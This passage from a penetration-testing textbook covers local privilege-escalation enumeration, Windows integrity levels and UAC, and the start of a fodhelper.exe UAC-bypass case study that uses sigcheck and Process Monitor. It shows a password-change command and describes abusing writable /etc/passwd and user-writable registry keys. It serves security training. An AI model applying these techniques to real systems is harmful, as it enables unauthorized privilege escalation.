⁴⁹² (Pentest Money, 2019), <http://pentestmonkey.net/tools/audit/unix-privesc-check>

Listing 553 - Running unix_privesc_check

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
#####
  Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
  Checking if anyone except root can change /etc/group
  Checking if anyone except root can change /etc/fstab
  Checking if anyone except root can change /etc/profile
  Checking if anyone except root can change /etc/sudoers
  Checking if anyone except root can change /etc/shadow
```

Listing 554 - unix_privesc_check writable configuration files

This output reveals that anyone on the system can edit the **/etc/passwd** file! This is quite significant as it allows attackers to easily elevate their privileges⁴⁹³ or create user accounts on the target. We will demonstrate this later on in the module.

Although these tools perform many automated checks, bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to watch out for unique configurations that can only be caught by manual inspection.⁴⁹⁴

18.1.2.1 Exercises

1. Inspect your Windows and Linux clients by using the tools and commands presented in this section in order to get comfortable with manual local enumeration techniques.
2. Experiment with different windows-privesc-check and unix_privesc_check options.

18.2 Windows Privilege Escalation Examples

In this section, we will discuss Windows privileges, integrity mechanisms, and user account control (UAC). We will demonstrate UAC bypass techniques and leverage kernel driver vulnerabilities, insecure file permissions, and unquoted service paths to escalate our privileges on the target.

18.2.1 *Understanding Windows Privileges and Integrity Levels*

Privileges⁴⁹⁵ on Windows operating systems refer to the permissions of a specific account to perform system-related local operations. This includes actions such as modifying the filesystem, adding users, shutting down the system, and so on.

In order for these privileges to be effective, the Windows operating system uses objects called access tokens.⁴⁹⁶ Once a user is authenticated, Windows generates an access token that is

⁴⁹³ (Raj Chandel, 2018), <https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>

⁴⁹⁴ (G0tmi1k, 2011), <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

⁴⁹⁵ (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306(v=vs.85).aspx)

⁴⁹⁶ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

assigned to that user. The token itself contains various pieces of information that effectively describe the security context of a given user, including the user privileges.

Finally, these tokens need to be uniquely identifiable given the information they contain. This is accomplished using a *security identifier* or SID,⁴⁹⁷ which is a unique value that is assigned to each object (including tokens), such as a user or group account.

These SIDs are generated and maintained by the Windows Local Security Authority.⁴⁹⁸

In addition to privileges, Windows also implements what is known as an *integrity mechanism*.⁴⁹⁹ This is a core component of the Windows security architecture and works by assigning *integrity levels*⁵⁰⁰ to application processes and securable objects.⁵⁰¹ Simply put, this describes the level of trust the operating system has in running applications or securable objects. As an example, the configured integrity level dictates what actions an application can perform, including the ability to read from or write to the local file system. APIs can also be blocked from specific integrity levels.

From Windows Vista onward, processes run on four integrity levels:

- System integrity process: SYSTEM rights
- High integrity process: administrative rights
- Medium integrity process: standard user rights
- Low integrity process: very restricted rights often used in sandboxed⁵⁰² processes

18.2.2 Introduction to User Account Control (UAC)

User Account Control (UAC)⁵⁰³ is an access control system introduced by Microsoft with Windows Vista and Windows Server 2008. While UAC has been discussed and investigated for quite a long time now, it is important to stress that Microsoft does not consider it to be a security boundary. Rather, UAC forces applications and tasks to run in the context of a non-administrative account until an administrator authorizes elevated access. It will block installers and unauthorized applications from running without the permissions of an administrative account and also blocks changes to system settings. In general, the effect of UAC is that any application that wishes to perform an operation with a potential system-wide impact, cannot do so silently. At least in theory.

It is also important to highlight the fact that UAC has two different modes: credential prompt and consent prompt. The difference is rather simple. When a standard user wishes to perform an administrative task such as installing a new application, and UAC is enabled, the user will see the credential prompt. In other words, the credentials of an administrative user will be required to complete the task. However, when an administrative user attempts to do the same, he or she is

⁴⁹⁷ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers>

⁴⁹⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication>

⁴⁹⁹ (Microsoft, 2007), <https://msdn.microsoft.com/en-us/library/bb625957.aspx>

⁵⁰⁰ (Microsoft, 2007), <https://msdn.microsoft.com/en-us/library/bb625963.aspx>

⁵⁰¹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects>

⁵⁰² (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Sandbox_\(software_development\)](https://en.wikipedia.org/wiki/Sandbox_(software_development))

⁵⁰³ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview>

presented with a consent prompt. In this case, the user simply has to confirm that the task should be completed and no re-entry of user credentials is required.

As an example, in the following figure the Windows Command Processor running under the standard user account is attempting to perform a privileged action. UAC acts according to its notification settings⁵⁰⁴ (*Always Notify* in this case), pausing the target process **cmd.exe** and prompting for an admin username and password to perform the requested privileged action.




Figure 275: UAC dialog asking for administrative password

Even while logged in as an administrative user, the account will have two security tokens, one running at a medium integrity level and the other at high integrity level. UAC acts as the separation mechanism between those two integrity levels.

To see integrity levels in action, let's first login as the admin user, open a command prompt, and run the **whoami /groups** command:

```
c:\Users\admin>whoami /groups

GROUP INFORMATION
-----
Group Name          Type            SID            Attributes
=====
Everyone           Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member   Well-known group S-1-5-114  Group used for d
```

⁵⁰⁴ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for d
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group,
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group,
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group,
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group,
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group,
LOCAL	Well-known group	S-1-2-0	Mandatory group,
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group,
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

Listing 555 - Checking the Group Integrity Level

As reported on the last line of output, this command prompt is currently operating at a Medium integrity level.

Let's attempt to change the password for the admin user from this command prompt:

```
C:\Users\admin> net user admin Ev!lpass
System error 5 has occurred.
```

Access is denied.

Listing 556 - Attempting to change the password

The request is denied, even though we are logged in as an administrative user.

In order to change the admin user's password, we must switch to a high integrity level even if we are logged in with an administrative user. In our example, one way to do this is through **powershell.exe** with the *Start-Process*⁵⁰⁵ cmdlet specifying the "Run as administrator" option:

```
C:\Users\admin>powershell.exe Start-Process cmd.exe -Verb runAs
```

Listing 557 - Using powershell to spawn a cmd.exe process with high integrity

After submitting this command and accepting the UAC prompt, we are presented with a new high integrity **cmd.exe** process.

Let's check our integrity level using the **whoami**⁵⁰⁶ utility using the **/groups** argument and attempt to change the password again:

```
C:\Windows\system32> whoami /groups
GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group,
NT AUTHORITY\Local account and member Well-known group S-1-5-114  Mandatory group,
BUILTIN\Administrators Alias     S-1-5-32-544 Mandatory group,
BUILTIN\Users       Alias     S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE  Well-known group S-1-5-4   Mandatory group,
CONSOLE LOGON        Well-known group S-1-2-1   Mandatory group,
```

⁵⁰⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-process?view=powershell-6>

⁵⁰⁶ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami>

NT AUTHORITY\Authenticated Users	Well-known group S-1-5-11	Mandatory group,
NT AUTHORITY\This Organization	Well-known group S-1-5-15	Mandatory group,
NT AUTHORITY\Local account	Well-known group S-1-5-113	Mandatory group,
LOCAL	Well-known group S-1-2-0	Mandatory group,
NT AUTHORITY\NTLM Authentication	Well-known group S-1-5-64-10	Mandatory group,
Mandatory Label\High Mandatory Level	Label	S-1-16-12288

```
C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 558 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity

This time, we are running at a high integrity level and the password change is successful.

18.2.3 User Account Control (UAC) Bypass: fodhelper.exe Case Study

UAC can be bypassed in various ways. In this first example, we will demonstrate a technique that allows an administrator user to bypass UAC by silently elevating our integrity level from medium to high.

Most of the publicly known UAC bypass techniques target a specific operating system version. In this case, the target is our lab client running Windows 10 build 1709. We will leverage an interesting UAC bypass based on **fodhelper.exe**,^{507,508} a Microsoft support application responsible for managing language changes in the operating system. Specifically, this application is launched whenever a local user selects the “Manage optional features” option in the “Apps & features” Windows Settings screen.

⁵⁰⁷ (Winscripting.blog, 2017), <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

⁵⁰⁸ (Pentestlab, 2017), <https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/>




Figure 276: Managing optional features

As we will soon demonstrate, the **fodhelper.exe**⁵⁰⁹ binary runs as *high integrity* on Windows 10 1709. We can leverage this to bypass UAC because of the way fodhelper interacts with the Windows Registry. More specifically, it interacts with registry keys that can be modified without administrative privileges. We will attempt to find and modify these registry keys in order to run a command of our choosing with *high integrity*.

⁵⁰⁹ (Winscripting.blog, 2017), <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

The Windows Registry⁵¹⁰ is a hierarchical database that stores critical information for the operating system and for applications that choose to use it. The registry stores settings, options, and other miscellaneous information in a hierarchical tree structure of hives, keys, sub-keys, and values.⁵¹¹

We'll begin our analysis by running the C:\Windows\System32\fodhelper.exe binary, which presents the *Manage Optional Features* settings pane:




Figure 277: Running fodhelper.exe from the command line

In order to gather detailed information regarding the fodhelper integrity level and the permissions required to run this process, we will inspect its *application manifest*.⁵¹² The application manifest is an XML file containing information that lets the operating system know how to handle the program when it is started. We'll inspect the manifest with the **sigcheck** utility from Sysinternals,⁵¹³ passing the **-a** argument to obtain extended information and **-m** to dump the manifest.

```
C:\> cd C:\Tools\privilege_escalation\SysinternalsSuite
C:\Tools\privilege_escalation\SysinternalsSuite> sigcheck.exe -a -m C:\Windows\System32\fodhelper.exe

c:\windows\system32\fodhelper.exe:
  Verified:      Signed
  Signing date: 4:40 AM 9/29/2017
  Publisher:    Microsoft Windows
  Company:     Microsoft Corporation
  Description:  Features On Demand Helper
  Product:      Microsoft® Windows® Operating System
  Prod version: 10.0.16299.15
```

⁵¹⁰ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry>

⁵¹¹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry>

⁵¹² (Microsoft, 2019), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191(v=vs.85).aspx)

⁵¹³ (Microsoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/>

```

File version: 10.0.16299.15 (WinBuild.160101.0800)
MachineType: 32-bit
Binary Version: 10.0.16299.15
Original Name: FodHelper.EXE
Internal Name: FodHelper
Copyright: © Microsoft Corporation. All rights reserved.
Comments: n/a
Entropy: 6.306
Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
  xmlns="urn:schemas-microsoft-com:asm.v1"
  xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
  manifestVersion="1.0">
  <assemblyIdentity type="win32" publicKeyToken="6595b64144ccf1df"
    name="Microsoft.Windows.FodHelper" version="5.1.0.0"
    processorArchitecture="x86"/>
  <description>Features On Demand Helper UI</description>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel
          level="requireAdministrator"
        />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <asmv3:application>
    <asmv3:windowsSettings
      xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
      <dpiAware>true</dpiAware>
      <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
  </asmv3:application>
</assembly>
```

Listing 559 - Checking the application manifest of fodhelper.exe using sigcheck.exe

A quick look at the results shows that the application is meant to be run by administrative users and as such, requires the full administrator⁵¹⁴ access token. Additionally, the `autoelevate`⁵¹⁵ flag is set to `true`, which allows the executable to auto-elevate to *high integrity* without prompting the administrator user for consent.

We can use *Process Monitor*⁵¹⁶ from the Sysinternals suite to gather more information about this tool as it executes.

⁵¹⁴ (Microsoft, 2010), <https://msdn.microsoft.com/en-us/library/bb756929.aspx>

⁵¹⁵ (Microsoft, 2016), <https://technet.microsoft.com/en-us/library/2009.07.uac.aspx>

⁵¹⁶ (Microsoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

Process Monitor is an invaluable tool when our goal is to understand how a specific process interacts with the file system and the Windows registry. It's an excellent tool for identifying flaws such as Registry hijacking, DLL hijacking,⁵¹⁷ and more.

After starting **procmon.exe**, we'll run **fodhelper.exe** again and set filters to specifically focus on the activities performed by our target process.




Figure 278: Procmon filter by Process Name

This filter significantly reduced the output but for this specific vulnerability, we are only interested in how this application interacts with the registry keys that can be modified by the current user. To narrow our results, we will adjust the filter with a search for "Reg", which Procmon uses to mark registry operations.

⁵¹⁷ (Mitre, 2019), <https://attack.mitre.org/techniques/T1038/>




Figure 279: Procmon filter by Operation

Once our new filter has been added, we should only see results for registry operations. Figure 280 shows Process Monitor reduced output as a result of our two filters.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
2:46:2...	fodhelper.exe	6828	RegOpenKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	Desired Access: All...
2:46:2...	fodhelper.exe	6828	RegQueryValue	HKLM\System\CurrentControlSet\Servi...	NAME NOT FOUND Length: 40	
2:46:2...	fodhelper.exe	6828	RegCloseKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	
2:46:2...	fodhelper.exe	5060	RegOpenKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	Desired Access: All...
2:46:2...	fodhelper.exe	5060	RegQueryValue	HKLM\System\CurrentControlSet\Servi...	NAME NOT FOUND Length: 40	
2:46:2...	fodhelper.exe	5060	RegCloseKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...REPARSE	Desired Access: Q...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Desired Access: Q...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...REPARSE	Desired Access: Q...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
2:46:2...	fodhelper.exe	604	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 24	
2:46:2...	fodhelper.exe	604	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
2:46:2...	fodhelper.exe	604	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 524	
2:46:2...	fodhelper.exe	604	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 524	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Desired Access: Q...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Desired Access: R...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\Software\Policies\Microsoft\Win...	SUCCESS	Desired Access: Q...
2:46:2...	fodhelper.exe	604	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...\NAME NOT FOUND Length: 80		
2:46:2...	fodhelper.exe	604	RegCloseKey	HKCU\Software\Policies\Microsoft\...\NAME NOT FOUND	SUCCESS	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKCU\Software\Policies\Microsoft\Win...	NAME NOT FOUND Desired Access: Q...	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
2:46:2...	fodhelper.exe	604	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_DWO...
2:46:2...	fodhelper.exe	604	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
2:46:2...	fodhelper.exe	604	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...REPARSE	Desired Access: Q...	

Showing 2,310 of 2,183,004 events (0.10%) Backed by virtual memory

Figure 280: Procmon filter by Process Name and Operation result

These are more manageable results but we want to further narrow our focus. Specifically, we want to see if the fodhelper application is attempting to access registry entries that do not exist. If this is the case and the permissions of these registry keys allow it, we may be able to tamper with those entries and potentially interfere with actions the targeted high-integrity process is attempting to perform.

To again narrow our search, we will rerun the application and add a “Result” filter for “NAME NOT FOUND”, an error message that indicates that the application is attempting to access a registry entry that does not exist.





Figure 281: Procmon filter by Result

The output reveals that **fodhelper.exe** does, in fact, generate the “NAME NOT FOUND” error, an indicator of a potentially exploitable registry entry.



The screenshot shows the main Process Monitor window with a list of events. The columns are Time..., Process Name, PID, Operation, Path, Result, and Detail. The 'Result' column shows numerous entries for 'NAME NOT FOUND'. The 'Detail' column provides more context for each event, such as 'Length: 40', 'Length: 524', or 'Desired Access: Query Value'. The table is scrollable, with 849 of 3,370,975 events shown.

Figure 282: Procmon filter by Result result

However, since we cannot arbitrarily modify registry entries in every hive, we need to focus on the registry hive we can control. In this case, we will focus on the **HKEY_CURRENT_USER** (**HKCU**) hive, which we, the current user, have read and write access to:

